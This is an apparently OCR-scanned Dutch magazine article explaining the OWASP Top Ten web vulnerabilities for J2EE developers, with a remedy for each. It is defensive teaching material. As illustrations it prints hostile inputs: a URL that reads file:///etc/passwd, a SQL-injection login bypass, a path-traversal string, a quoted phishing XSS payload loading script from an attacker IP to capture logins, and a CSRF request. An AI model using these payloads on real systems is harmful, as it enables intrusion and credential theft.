Volgens Gartner wordt 75 procent van de gerapporteerde beveiligingskw etsbaarheden veroorzaakt door fouten in applicaties. Het systeem en het netwerk waarop een applicatie draait is niet meer de zwakste schakel in de beveiligingsketen, maar de applicatie zelf. Dit betekent dat applicatie-ontwikkelaars zich nog meer bewust moeten zijn van de risico's van onveilige code en de noodzaak tot het schrijven van veilige applicaties.


achtergrond

Open Web Application Security Project

Tien manieren om een J2EE-webapplicatie te hacken

Het Open Web Application Security Project (OWASP), een open project met als doel om de oorzaken van onveilige software te identificeren en op te lossen, heeft een lijst opgesteld van de tien meest voorkomende kwetsbaarheden in webapplicaties. In dit artikel beschrijven we deze *OWASP Top Ten* en geven we oplossingen om dit in J2EE-applicaties te voorkomen. Om de lijst met kwetsbaarheden overzichtelijk te houden, hebben we deze onderverdeeld in een aantal categorieën (zie afbeelding 1):

- [INPUT] – deze kwetsbaarheden hebben betrekking op de invoer die van de browser naar de web applicatie verstuurd wordt.
- [OUTPUT] – deze kwetsbaarheden hebben betrekking op de uitvoer die van de web applicatie terug naar de browser wordt gestuurd.
- [APPLICATION] – hieronder vallen kwetsbaarheden die op de web applicatie zelf betrekking hebben.
- [BACKEND] – deze kwetsbaarheden ontstaan doordat een backend systeem vanuit de web applicatie onveilig benaderd wordt.
- [PLATFORM] – de laatste categorie van kwetsbaarheden zijn het gevolg van onveilige inrichting van het platform waarop de applicatie draait.



AFBEELDING 1. Kwetsbaarheden kunnen in een aantal categorieën worden onderverdeeld

[INPUT] Unvalidated Input In een applicatie die we tegenkwamen werd een servlet gebruikt om plaatjes uit een back-end te tonen. Deze servlet kreeg de URL van het plaatje als parameter mee:

```
.../ImageServlet?url=http://backendhost/images/bg.gif
```

Hierdoor hoefde bij het gebruik van een andere backend host enkel de link aangepast te worden en de servlet niet. Het gevolg was echter dat ook andere URL's meegegeven konden worden zodat de console van de WebLogic-applicatieserver of, nog erger, de lokale password file opgehaald konden worden:

```
.../ImageServlet?url=http://weblogic/console
.../ImageServlet?url=file:///etc/passwd
```

De ontwikkelaar ging er van uit dat de hyperlinks enkel door de applicatie zelf gegenereerd zouden worden. Maar de gebruiker kan ook direct links naar deze

ImageServlet in zijn browser intikken. In dit geval van `Unvalidated Input` werd erop vertrouwd dat de browser geen *ongewenste* of *onverwachte* informatie op zou sturen. Maar een aanvaller kan alle invoer van de applicatie aanpassen. Denk hierbij aan:

- De volledige URL
- De POST data (form fields, hidden fields)
- Cookies
- Headers

Zelfs als de gebruiker te goeder trouw is, is het mogelijk dat zijn computer gecompromitteerd is en ongewenste requests verstuurt (zie Cross-Site Request Forgery).

Er zijn verschillende manieren om de invoer te wijzigen:

- Een link wijzigen in de browser
- JavaScript uit zetten om client-side validatie te omzeilen
- Een formulier bewaren, aanpassen en opnieuw opsturen
- Gebruik maken van een tool zoals:
  - De LiveHTTPHeaders plugin voor Mozilla Firefox
  - OWASP WebScarab.

De remedie hiertegen is het valideren van *alle* invoer die een webapplicatie van een client krijgt *op de server*. Uitgangspunt hierbij is dat de browser niet te vertrouwen is. De beste resultaten worden verkregen wanneer gecontroleerd wordt of de invoer enkel onschadelijke data bevat (positieve validatie) in plaats van wanneer gecontroleerd wordt of invoer geen schadelijke data bevat (negatieve validatie). Het is namelijk eenvoudiger een lijst van onschadelijke data samen te stellen (bijvoorbeeld alle karakters die wel in een e-mail adres mogen staan) dan een lijst van schadelijke data (alle karakters die *niet* in een email adres mogen staan).

- Data type (string, getal, datum, etc.).
- Verplichte waarde (kan zowel afwezig of leeg zijn).
- Minimale en maximale lengte.
- Minimale en maximale waarde.
- Specifieke patronen (reguliere expressies).

Veel web applicatie frameworks zoals Spring, Struts en JavaServer Faces bevatten validatie functionaliteit om dit op een eenduidige manier te regelen.

[INPUT] BUFFER OVERFLOW De *Buffer Overflow* is berucht als de oorzaak van veel problemen op operatingsysteemniveau: virussen, wormen, crashes. In Java hebben we daar geen last van, want in Java hebben we immers de ArrayIndexOutOfBoundsException en de StringIndexOutOfBoundsException. Of is dat toch niet helemaal juist? Veel J2EE-webapplicaties zijn gekoppeld met andere systemen die niet in Java geschreven zijn en kunnen dus als doorgeefluik dienen naar deze applicaties en zo fouten veroorzaken. Daarnaast kan het ook voorkomen dat native code uitgevoerd wordt binnen de JVM. Denk hierbij bijvoorbeeld aan type 1 en 2 JDBC-drivers. De remedie hiertegen is dezelfde als die voor het vorige probleem: de invoer van de webapplicatie dient gevalideerd te worden.

[BACKEND] INJECTION FLAWS We komen in de praktijk regelmatig code tegen zoals in onderstaand voorbeeld. Het gaat hier om code uit een custom login module die gebruikers authenticeert op basis van gebruikersnaam en wachtwoord uit een database-tabel.

```
  Statement stmt = connection.
createStatement();
  String query = "SELECT * FROM users " +
               "WHERE user = '" + user-
name + "' " +
               "AND password = '" +
hashedPassword + "'";
  stmt.executeQuery(query);
```

Hiervoor selecteert de login-module de eerste gebruiker die een overeenkomstige gebruikersnaam en wachtwoord heeft. Dit werkt goed zolang de gebruiker netjes zijn gebruikersnaam en wachtwoord intikt. Stel dat een gebruiker de volgende gebruikersnaam intikt:

```
  admin' OR 'a' = 'a
```

In dit geval zal er een SQL-query uitgevoerd worden die onafhankelijk van het wachtwoord altijd de juiste gebruiker retourneert:

```
  SELECT * FROM users WHERE user = 'admin'
OR 'a' = 'a' AND password = ''
```

Daarmee kan de aanvaller inloggen als admin zonder het wachtwoord te weten.

Een *Injection Flaw* stelt aanvallers in staat om kwaadaardige code via de webapplicatie door andere systemen uit te laten voeren. Dit is niet beperkt tot het bovenstaande SQL-voorbeeld, maar kan overal plaatsvinden waar een interpreter gebruikt wordt. Bekende voorbeelden hiervan zijn:

- SMTP injectie: het toevoegen van SMTP headers bij gebruik van sendmail.
- Commando injectie: Uitvoeren van extra commando's bij aanroepen naar het operating systeem, zoals via Runtime.exec().
- SQL injection: Het injecteren van SQL in database systemen, zoals and 1=1

- Path traversal: Het lezen of aanpassen van bestanden door relatieve paden mee te geven (bijvoorbeeld ../../etc/passwd).

Deze kwetsbaarheid is te voorkomen door het gebruik van externe interpreters te vermijden en in plaats daarvan gebruik te maken van Java specifieke library's. Dus in plaats van gebruik te maken van een SMTP commando via Runtime.exec(), is het veiliger om de JavaMail API te gebruiken. Daarnaast is het noodzakelijk om geen ongevalideerde invoer door te geven aan de backends. Wanneer gevaarlijke karakters toch geaccepteerd worden als invoer, dan zullen deze gecodeerd moeten worden alvorens deze doorgestuurd worden naar de betreffende interpreter of back-end systeem. In het geval van SQL is het beter om gebruik te maken van JDBC PreparedStatements.


Ten slotte is het belangrijk om de schade van een eventuele aanval te beperken door de applicatie met gelimiteerde rechten te draaien. Dit zogenaamde *least privilege* principe betekent onder andere dat de applicatie gebruik maakt van een verbinding met de database waarop deze alleen data kan manipuleren en niet de tabelstructuur kan aanpassen en dat de applicatieserver alleen die rechten op het filesysteem heeft die strikt noodzakelijk zijn voor de werking van de applicaties die erop draaien.

OUTPUT] Cross Site Scripting (XSS)

De online bank SunTrust was anderhalf jaar geleden het slachtoffer van een *phishing* aanval. In frauduleuze e-mails werden klanten van SunSite uitgenodigd de volgende link te openen:

```
<a
href="http://www.suntrust.com/online-statements/index.asp?AccountVerify=df4g6534
32fvfdsGFSg45wgSVFwfvfVDFS54v54g5F42f543ff5
445wv54w&promo=%22%3E%3Cscript+language%3Dj
avascript+src%3D%22http%3A%2F%2F%3211%2E1%3
75%2E176%2E179%2Fsun%2Fsun%2Ejs%22%3E%3C%2F
SCRIPT%3E)http://www.suntrust.com/online-
statements/index.asp?AccountVerify=df4g6534
32fvfdsGFSg45wgSVFwfvfVDFS54v54g5F42f543ff5
445wv54w&promo=%22%3E%3Cscript+language%3Dj
avascript+src%3D%22http%3A%2F%2F%3211%2E1%3
75%2E176%2E179%2Fsun%2Fsun%2Ejs%22%3E%3C%2F
SCRIPT%3E"
target="_blank">click here.</td></tr></
table></a>
```

De promo parameter in deze URL werd ongecodeerd door de SunSite-website getoond. Het vetgedrukte deel daarin bevat het volgende JavaScript-fragment:



AFBEELDING 2. Doordat de domeinnaam in de adresbalk gelijk bleef, werd bij de klanten van SunTrust geen achterdocht gewekt.

```
<script language=javascript src="http://
211.175.176.179/sun/sun.js">
</SCRIPT>
```

Dit had tot gevolg dat een stuk JavaScript van de site van de aanvaller geladen en uitgevoerd werd. Deze code verving vervolgens het inlog-scherm door een eigen variant die er identiek uitzag. Ook het feit dat de URL nog steeds www.suntrust.com bevatte zorgde ervoor dat geen achterdocht bij de klanten opgewekt werd:

Wanneer de SunSite klanten hier hun login-gegevens invoeren, werden deze bewaard op de machine van de aanvaller om later misbruikt te worden. Omdat de aanvaller om dit moment willekeurige JavaScript-code kan laten uitvoeren in de browser van het slachtoffer is meer mogelijk zoals het stelen van naam en wachtwoord van de gebruiker of het kapen van sessie-cookies.

Dit is een voorbeeld van een *reflected Cross Site Scripting* (XSS) aanval. De URL die het slachtoffer opent bevat de kwaadaardige code en deze wordt direct door de aangevallen webapplicatie teruggestuurd. Reflected XSS-aanvallen kunnen optreden daar waar invoer van de gebruiker direct getoond wordt: in zoekschermen, in customizable schermen of in foutmeldingen.

Een andere veel voorkomende variant is de XSS aanval waarbij de kwaadaardige code op de server opgeslagen is en op latere momenten tevoorschijn kan komen. Denk hierbij aan berichten in een forum of een webmail service (Hotmail), biedingen op een veilingsite of meldingen in een logfile. Bij deze variant is het ook niet noodzakelijk het slachtoffer door middel van misleiding (*phishing*) een URL met de kwaadaardige code te

laten openen. Alleen al door het bekijken van het bericht, de bieding of de regel in de logfile wordt de aanval ingezet.

Het is eenvoudig de web applicatie te wapenen tegen deze vorm van aanvallen door alle onveilige HTML karakters te vertalen naar de bijbehorende HTML entiteiten:

Karakter	Entiteit
<	<
>	>
&	&
(	(
)	)
#	#

Hierdoor wordt een JavaScript fragment als

```
<script>document.alert('BOE!');</script>
```

vertaald naar


```
&lt;script&gt;document.
alert&#40;BOE!&#41;&lt;/script&gt;
```

en daarmee onschadelijk gemaakt.

In JSP pagina's kan dit gedaan worden met de `<c:out>` tag. Gebruik dus `<c:out value="${message.body}" />` in plaats van `${message.title}` voor het tonen van variabele data.

In sommige gevallen is het wenselijk wel de ingevoerde HTML-code te tonen zoals e-mail berichten met HTML-inhoud in een webmail-service. In dat geval is een mogelijke aanpak het filteren van alle <SCRIPT> tags, maar de hoeveelheid mogelijkheden hier omheen te komen is uitgebreid. Hou dan de security advisory's (vooral die van George Guninski over Hotmail) in de gaten om de recentste manier om JavaScript in HTML te verbergen het hoofd te bieden!

[OUTPUT] Improper Error Handling Een heel subtiel voorbeeld van onjuiste foutafhandeling kwamen we in de praktijk tegen op het inlog-scherm van een applicatie. Wanneer de gebruiker tijdens het inloggen een onjuiste gebruikersnaam invoerde, werd dit scherm getoond:



Zodra de gebruiker echter een juiste gebruikersnaam, maar onjuist wachtwoord invoerde, dan werd het volgende scherm getoond.

Invalid credentials, please try again
Enter username and password
User name
eklaver
Password
Login

Het kleine verschil van de extra punt achter de foutmelding is voor gebruikers nauwelijks waarneembaar, maar voor geautomatiseerde tools zal dit verschil direct opvallen en de aanvaller extra informatie geven of de gebruikersnaam een bestaande naam betreft. Onjuiste en inconsistente foutafhandeling (*Improper Error Handling*) kan leiden tot allerlei soorten beveiligingsproblemen, waaronder:

- Het vrijgeven van implementatie-details als gevolg van gedetailleerde foutboodschappen, zoals in stack traces, database error codes, JSP compilatie fouten, etc.
- Het lekken van informatie door inconsistenties in de foutmeldingen, zoals in bovenstaand voorbeeld.
- Het crashen van de server met als gevolg een denial of service.

Deze kwetsbaarheid kan verholpen worden door een helder en consistent foutafhandelingsmechanisme te definiëren. Hierbij stellen we voor om aan de gebruiker slechts korte betekenisvolle foutmeldingen te tonen, waarbij geen implementatiedetails worden vrijgegeven (ook niet als zogenaamd hidden commentaar in de gegenereerde pagina's). Alle extra informatie voor de systeembeheerder kan gelogd worden met een uniek id, welke ter referentie aan de gebruiker wordt aangeboden. Daarnaast zullen consistente foutmeldingen gegenereerd moeten worden en dient invoer van de gebruiker gecodeerd te worden om XSS-aanvallen te voorkomen. Dit geldt ook voor standaard foutpagina's, zoals die voor errorcode 404 (file not found). Bij een goed foutafhandelingsmechanisme hoort ook het principe van *fail safely*. Mocht er een fout optreden, dan mag dit niet leiden tot het onterecht verlenen van toegang.

Ten slotte raden we aan om alle JSP's te compileren alvorens deze in productie te nemen. Dit verhoogt niet alleen de performance, maar voorkomt dat tijdens productie compilatiefouten kunnen optreden waardoor implementatiedetails vrijgegeven worden.

[APPLICATION] Broken Access Control

In 2002 werd een link naar het erotisch postorderbedrijf Christine le Duc vermeld in een artikel op nu.nl. Deze link omzeilde de beveiliging van de site waardoor een open order van een bestaande gebruiker getoond werd.

Niet alleen kon de gehele historie van deze gebruiker opgevraagd worden, ook konden extra bestellingen gedaan worden.

Hier is sprake van een typisch geval van *Broken Access Control*: de rechten van de gebruiker worden niet bij ieder verzoek gecontroleerd, maar enkel bij het binnengaan van de applicatie. Er wordt vanuit gegaan dat de gebruiker netjes via de startpagina de applicatie betreedt en enkel de getoonde links volgt. Een aanvaller kan echter direct inprikken op een willekeurige URL en zo deze manier van 'beveiliging' omzeilen.

Dit treedt vaak op als gebruik gemaakt wordt van een zelfgebouwd authenticatie- en autorisatie-framework; het is niet eenvoudig dit zonder fouten te ontwikkelen. Maak liever gebruik van de mogelijkheden van J2EE of een andere security framework zoals het Acegi Security System voor Spring.

Afbeelding 5. In 2002 omzeilde een link naar het erotisch postorderbedrijf Christine le Duc de beveiliging, waardoor een open order van een bestaande gebruiker getoond werd.

[APPLICATION] Broken Authentication and Session Management

Ondanks de standaardfaciliteiten van de J2EE-container, worden authenticatiemechanismen in de praktijk toch vaak zelf geschreven. Zo kwamen we tijdens een audit een applicatie tegen met een eigen login mechanisme voor de beheerschermen. Om deze belangrijke functionaliteit nog 'veiliger' te maken, was besloten om het gebruikers-id en wachtwoord gecodeerd naar de server voor authenticatie te sturen. Daarnaast werd geen gebruik gemaakt van een standaard sessie-cookie, maar werden de credentials bij iedere request als query-string meegestuurd. Dit leverde de volgende URL op:

```
https://host/admin/overview.jsp?password=
0c6ccf51b817885e&username=11335984ea80882d
```

Hoewel de credentials gecodeerd zijn, heeft een aanvaller genoeg aan de gecodeerde gebruikersid en wachtwoord om in te loggen. Het is dus niets veiliger dan ongecodeerde credentials en creëert hooguit een vorm van schijnveiligheid.

Dit is een vorm *Broken Authentication and Session Management*. Alles wat met authenticatie van gebruikers en het beheer van sessies te maken heeft valt onder deze kwetsbaarheid, zoals:

- Gemakkelijk te raden gebruikersnamen en wachtwoorden.
- Zwakke gebruikersbeheerfuncties, zoals wijzigen van wachtwoorden en account-update zonder dat opnieuw om huidige wachtwoord gevraagd wordt.
- Zwakke sessiebeheerfuncties, zoals eenvoudig te raden sessie-id's die het mogelijk maken om een actieve sessie te kapen en de identiteit van een andere gebruiker aan te nemen.

Deze kwetsbaarheid kan voorkomen worden door zoveel mogelijk gebruik te maken van de standaardmechanismen die de J2EE-container biedt. Deze biedt onder meer veilig transport van gebruikerscredentials en sessie-id's middels SSL, authenticatie tegen diverse gebruikersbronnen zoals LDAP en veilige sessiebeheermechanismen op basis van sessie id's die niet eenvoudig te raden zijn.

Daarnaast is het belangrijk om sterke wachtwoorden af te dwingen door het implementeren van wachtwoordpolicy's die eisen stellen aan de lengte van het wachtwoord, gebruikte karakters, manier van opslag en het wijzigen van het wachtwoord.

Ten slotte zal bij het ontwikkelen van gebruikersbeheerfuncties een analyse gemaakt dienen te worden welke risico's deze functies met zich mee brengen en of ze geen kwetsbaarheid in het systeem introduceren.

[PLATFORM] Insecure Storage

Tijdens een security audit zagen we dat iedere dag een back-up van alle data gemaakt werd op een portable USB harddrive. De data werd niet versleuteld en de drive werd door een beheerder mee naar huis genomen opdat die niet in vlammen op zou gaan als het gebouw in brand zou vliegen.

Hiermee waren in één keer alle beveiligingen van het systeem ongedaan maken. Als een aanvaller deze drive in handen krijgt (door bij de beheerder in te breken of doordat de beheerder de drive ergens laat liggen) heeft hij meteen toegang tot alle informatie. Recent is dat ook gebeurd met een USB-stick die door een AIVD-medewerker in een huurauto is achtergelaten, hetgeen zelfs tot Kamervragen heeft geleid!

Bent u ICT-professional of ICT-Decision maker?

Computable is de meest gelezen informatiebron voor ICT-professionals en ICT-managers in Nederland. Met altijd het belangrijkste nieuws, objectieve scherpe analyses, vacatures en onafhankelijke productinformatie. Bent u als ICT'er werkzaam, dan heeft u recht op een kosteloos abonnement.

Ga nu naar www.abonneren.nl/computable en meld u aan!

Computable, dé ICT-infomatiebron

Wij zoeken Java/J2EE specialisten die mee willen groeien naar de top.

En dan bedoelen we niet alleen programmeurs en projectleiders, maar ook architecten, infrastructuur specialisten, usability experts en al die andere specialisten.

Ongeacht de functie die je ambieert, is het belangrijk dat je je in het volgende profiel herkent.

Je hebt een afgeronde opleiding op HBO/WO niveau. Ervaring in het (doen) ontwikkelen van Java/J2EE applicaties heb je ruimschoots, terwijl je minimaal twee jaar ervaring hebt in de functie waar je naar solliciteert. Je hebt SUN certificaten op zak of bent bereid deze te halen. De juiste papieren hebben is belangrijk, maar minstens zo belangrijk is je drive om hogerop te komen.

Daarbij kun je een beroep doen op je pragmatische aanpak, je communicatieve eigenschappen en je focus op resultaat. Tenslotte ben je open en vriendelijk.

Onze selectieprocedure is kort maar krachtig. Kom je er doorheen dan krijg je een vaste baan waarin je goed wordt betaald. Vanaf dat moment kan je persoonlijke ontwikkeling vol gas vooruit. En als je dan ook nog weet dat we zoveel mogelijk rekening houden met jouw wensen en ideeën, dan begrijp je: werken bij iProfs is gewoon heel leuk.

Ben je geïnteresseerd? Stuur dan je cv naar Jennifer van der Zijden, jvanderzijden@iprofs.nl of bel ons.

IPROFS
Claus Sluterweg 125 B.0
2012 WS Haarlem
Tel. 023 – 547 63 69
www.IPROFS.nl

Het veilig opslaan van data is dus net zo belangrijk als het beschermen van de applicatie waarmee die data gewijzigd worden. Naast het niet versleutelen van gevoelige data worden ook de volgende problemen onder de kop *Insecure Storage* geschaard:

- Het onveilig opslaan van sleutels, certificaten en wachtwoorden.
- Onveilige sleutels (niet random genoeg) en wachtwoorden.
- Onveilige versleutelingsalgoritmen (oude versies, zelf gebouwde versies).
- Geen mogelijkheid tot wijzigen van de sleutels en wachtwoorden, waardoor dezelfde lange tijd gebruikt worden.

Omdat het opslaan van de data op zo veel manieren tot beveiligingsproblemen kan leiden, is er een uitgebreid scala aan maatregelen:

- Sla kritische informatie versleuteld op.
- Sla alleen de strikt noodzakelijke informatie op.
- Voorkom directe kanalen naar de informatie zoals directe toegang tot de database of configuratie files in de document root van de webserver.

[PLATFORM] Insecure Configuration Management Recentelijk zorgde bij een Nederlandse bank een configuratiefout bij het in productie nemen van een nieuwe versie van de software ervoor, dat gebruikers na het inloggen op de effectensite inzicht konden krijgen in de beleggingsportefeuille van een andere klant.

Dit soort implementatie- en configuratie-fouten valt onder de kwetsbaarheid die *Insecure Configuration Management* genoemd wordt. Het gaat hierbij om configuratiefouten in de omgeving waar de webapplicaties draaien. Deze omgeving bestaat vaak uit tal van systemen, waaronder web- en applicatie servers, back-end systemen, zoals database-, directory- en mail servers en operating systemen en netwerk infrastructuur. Veel voorkomende kwetsbaarheden hierin zijn:

- Niet gepatchte versies met security-fouten.
- Default, back-up, of zelfs voorbeeldbestanden die meegeleverd zijn met de installatie.
- Beheerservices die onnodig benaderd kunnen worden.
- Default gebruikersid's en wachtwoorden.

Het is belangrijk om te realiseren dat er nog steeds een gat bestaat tussen ontwikkelaars van de applicaties en de beheerafdeling die verantwoordelijk is voor de omgeving waarin de applicaties draaien. Beide teams zullen hun krachten moeten bundelen om het totale systeem veiliger te maken.

Daarnaast is het belangrijk om voor elke server configuratie *hardening* richtlijnen op te stellen, waarin onder andere beschreven staat welke ongebruikte services uitgezet dienen te worden, hoe omgegaan dient te worden met accounts, rollen en permissies en hoe de server veilig geconfigureerd wordt. Bij voorkeur dient dit configuratieproces geautomatiseerd te worden, aangezien alle handmatige acties tot fouten kunnen leiden. Dit geldt ook voor het deployment-proces van de applicatie zelf.

Ten slotte zal de omgeving ook veilig gehouden moeten worden door op de hoogte te blijven van nieuwste beveiligingslekken en regelmatig de systemen te scannen op kwetsbaarheden.

[PLATFORM] Denial of Service Bij het performance-tunen van een portal-applicatie ontdekten we dat deze applicatie voor iedere request die er op de homepage gedaan werd, drie requests naar een back-end systeem gingen om informatie voor de homepage op te halen. Dit systeem was daar niet op berekend en dat zorgde bij hoge load voor een trage portal-applicatie en uiteindelijk tot uitval van het back-end systeem.

Een *denial of service* attack is een aanval waar de applicatie niet meer beschikbaar is voor de bedoelde gebruikers. Dit is op zich al problematisch, maar het kan ook tot andere problemen leiden; als de beheerders geen toegang tot de applicatie hebben maar de aanvallers wel hebben de aanvallers vrij spel. Een denial of service aanval kan verschillende vormen aannemen:

- Het genereren van overdadige belasting waardoor de applicatie heel traag reageert of helemaal niet meer reageert.
- Het uitsluiten van bepaalde gebruikers, bijvoorbeeld door hun accounts te laten blokkeren.

De eerste soort is eenvoudig te initiëren; het versturen van een request kost minder computer- en netwerkresources dan het behandelen ervan. Daarnaast is deze soort aanval moeilijk te detecteren in een webapplicatie; het is lastig legitieme requests te onderscheiden van de kwaadaardige. Er zijn wel een aantal manieren om de impact van dit soort aanvallen te beperken:

- Voorkom complexe requests in de applicatie: zware JDBC query's, connecties naar andere systemen, veel POST data.
  - Vooral voor anonieme gebruikers.
  - Gebruik caching waar mogelijk.
- Sla niet teveel data op in de HttpSession.
- Start geen HttpSessions voor anonieme gebruikers opdat de sessie database niet overbelast raakt.
- Test de applicatie onder zware load (zowel met anonieme als ingelogde gebruikers).

Wat de tweede soort aanval betreft is het belangrijk om de account lockout en wachtwoordwijzigingsprocedures te reviewen zodat het niet mogelijk is gebruikers uit te sluiten.

[INPUT] Cross Site Request Forgery Als bonus willen we nog een elfde kwetsbaarheid beschrijven, die geen onderdeel uitmaakt van de OWASP top tien, maar volgens ons hier wel thuis hoort. Een voorbeeld hiervan kon gevonden worden in Orkut, wat een website is om een netwerk van vrienden en collegae op te bouwen vergelijkbaar met LinkedIn. Veel van de functionaliteit in Orkut was benaderbaar door op knoppen te klikken waardoor een request zoals de volgende uitgevoerd werd:

```
http://www.orkut.com/addFriend.do?friend=
attacker@hotmail.com
```

Door een geauthenticeerde gebruiker een request te laten uitvoeren (via XSS of andere forced browsing techniek, zoals een hidden IFRAME), wordt de beveiliging omzeild. Een aanvaller die een bericht met hidden IFRAME op een forum plaatste maakte binnen de kortste keren enorm veel “vrienden”.

Deze zogenaamde *Cross Site Request Forgery* (CSRF) kwetsbaarheid lijkt qua naam erg op XSS, maar is in wezen net het omgekeerde. Bij XSS wordt het vertrouwen dat een gebruiker heeft in een web applicatie misbruikt, terwijl bij CSRF het vertrouwen van de web applicatie in de gebruiker misbruikt wordt. De kwetsbare web applicatie neemt onterecht aan dat de gebruiker een bepaalde actie bewust heeft uitgevoerd. Dit wordt ook wel *session riding* genoemd, omdat op de bestaande sessie van de gebruiker wordt meegelift.

De belangrijkste manier om dit te voorkomen is een goed onderscheid te maken tussen de HTTP GET en POST methode. De GET methode dient alleen gebruikt te worden voor queries. De pagina kan dan eenvoudig gebookmarked worden en via email doorgestuurd. De POST methode dient gebruikt te worden voor updates. De pagina kan niet gebookmarked of via email verspreid worden en bovendien niet per ongeluk herladen worden. Sommige web frameworks, waaronder Spring Web MVC, ondersteunen dit. Let op dat Struts dit verschil niet standaard ondersteund en dat een ontwikkelaar dus zelf maatregelen moet nemen.

Verder kan ook nog gedacht worden aan technieken zoals het testen van het HTTP-header veld “Referer” of het toevoegen van een versleutelde timestamp in iedere request.

Conclusie De OWASP Top Ten biedt een overzicht van de meest voorkomende beveiligingsproblemen in web applicaties. In dit artikel hebben we ze gepresenteerd en uitgelegd hoe ze het hoofd te bieden in J2EE web applicaties.

Ten slotte is het belangrijk om rekening te houden met deze beveiligingsproblemen in alle fasen van het ontwikkelingsproces: van requirements, via design en implementatie tot aan het testen. De belangrijkste principes daarbij zijn:

- Vertrouw nooit de invoer van de gebruiker, maar valideer deze in alle gevallen.
- Codeer altijd de informatie die naar de browser van de gebruiker of een back-end systeem gestuurd wordt.
- Presenteer nooit meer informatie dan strikt noodzakelijk.
- Test hoe de webapplicatie zich gedraagt onder een zware load.

Referenties

- OWASP, OWASP Top Ten – http://www.owasp.org/documentation/topten.html
- Cross-site Request Forgery – http://en.wikipedia.org/wiki/Cross_site_request_forgery
- W3C advisory about GET vs. POST – http://www.w3.org/2001/tag/doc/whenToUseGet.html
- George Guninski – http://www.guninski.com/
- Beschrijving XSS aanval op SunTrust online bank – http://news.netcraft.com/archives/2004/12/06/suntrust_site_exploited_by_fraudsters.html

Eelco Klaver (eklaver@xebia.com) is sinds 2003 Senior Consultant bij Xebia IT Architects, waar hij zich bezig houdt met J2EE architectuur, security workshops, software reviews en security audits. Hij heeft bijna tien jaar hands-on ervaring met het ontwikkelen van enterprise applicaties in Java en J2EE bij verschillende werkgevers en voor diverse grote opdrachtgevers. Sinds kort is Eelco trekker van het J2EE security expertise gebied binnen Xebia.

Vincent Partington (vpartington@xebia.com) is sinds de eerste bèta-versies van Java actief met Java. Niet veel later is hij zich gaan interesseren voor Java-webtechnologie en schreef Vincent een open source JSP implementatie, GNUJSP. Sindsdien heeft hij zich bij verschillende werkgevers met J2EE-technologie bezig gehouden en sinds 2003 is Vincent Partington Senior Consultant bij Xebia IT Architects waar hij actief is op het gebied van J2EE architectuur, software audits en performance tuning.